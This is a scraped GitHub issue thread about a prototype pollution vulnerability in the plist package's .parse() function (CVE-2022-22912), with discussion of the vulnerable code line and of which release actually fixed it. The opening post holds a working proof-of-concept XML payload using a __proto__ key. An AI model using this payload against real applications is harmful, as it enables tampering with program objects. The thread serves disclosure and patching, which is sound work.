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Prototype Pollution using .parse() #114

⊘ Closed

keerok opened this issue on Jan 6 · 7 comments

keerok commented on Jan 6

Hi, There's a prototype pollution in .parse() related to the xml that are being parsed in it. In the following example the prototype pollution will affect the length parameter.

```
var plist = require('plist');
var xml = `
<plist version="1.0">
   <key>metadata</key>
   <dict>
    <key>bundle-identifier</key>
    <string>com.company.app</string>
   </dict>
 </plist>`;
console.log(plist.parse(xml));
* * * * END OF THE NORMAL CODE EXAMPLE! * * * * *
    * PROTOTYPE POLLUTION *
var xmlPollution = `
<plist version="1.0">
 <dict>
   <key>__proto__</key>
   <dict>
    <key>length</key>
     <string>polluted</string>
   </dict>
 </dict>
```

```
</plist>`;
console.log(plist.parse(xmlPollution).length); // polluted
```

 More information about the vulnerability: https://github.com/HoLyVieR/prototype-pollutionnsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf

This was referenced on Mar 1

#114 Add function getXMLStringLength #116

【: Closed)

fixed Prototype Pollution using .parse() #114 #117

! ‡ Closed

mario-canva commented on Mar 14

Contributor

The Github advisory states this vulnerability has been fixed on 3.0.4 but I can still reproduce in 3.0.4 as well.

The version 3.0.4 has been released back in August 2021 and the vulnerability was reported on January 2022. The 3.0.4 version only inlines an external dependency so does little in terms of security.

The vulnerable code seems to be on the parsePlistXml function

```
plist.js/lib/parse.js
Line 127 in fa8e184

127     new_obj[key] = parsePlistXML(node.childNodes[i]);
```

@TooTallNate will try to submit a PR to fix this vulnerability in the next few days, unless you want to fix yourself.

mario-canva mentioned this issue on Mar 14


GHSA-4cpg-3vgw-4877 need to be updated, it doesn't have a fix yet. github/advisory-database#107

⊘ Closed

mario-canva mentioned this issue on Mar 21

Fix prototype pollution #114 #118

№ Merged



Representation of the Sujay-shetty mentioned this issue on Mar 30 Prototype Pollution using .parse() wollardj/simple-plist#60 sync-by-unito (bot) mentioned this issue on Mar 31 [2] build(deps): bump plist from 3.0.4 to 3.0.5 numbersprotocol/capture-lite#1464 1 Closed maschad mentioned this issue on Apr 28 **Security Vulnerability** wollardj/simple-plist#63 Closed sync-by-unito (bot) mentioned this issue on May 10 Bump plist from 3.0.4 to 3.0.5 themsetinghouse/mobile#325 R Sujay-shetty mentioned this issue on May 23 Prototype pollution in plist BranchMetrics/cordova-ionic-phonegap-branch-deep-linkingattribution#705 Donhy commented on Jun 29 this issue still happen on version 3.0.5 with nexus scan. thorsent commented on Jul 12 @Donhv the problem appears to be that NIST has the vulnerability listed as addressed in 3.0.4: https://nvd.nist.gov/vuln/detail/CVE-2022-22912

...but it was actually addressed in 3.0.5. Nexus has listed an "advisory deviation notice" because they tested 3.0.4 and found the vulnerability still extant. I've informed Nexus and hopefully they will update the status of

3.0.5. (Kudos that they go through the effort of verifying!)

thorsent commented on Jul 12 Updated info. Looks like dist directory is missing the patch: #128 Ç mreinstein added a commit that referenced this issue on Jul 12 update deps and build dist/ files #114 √ 69275c8 sync-by-unito (bot) mentioned this issue on Jul 14 Ç build(deps): bump plist from 3.0.4 to 3.0.6 numbersprotocol/capture-lite#1819 **№** Merged Assignees No one assigned Labels None yet **Projects** None yet Milestone No milestone Development No branches or pull requests 6 participants and others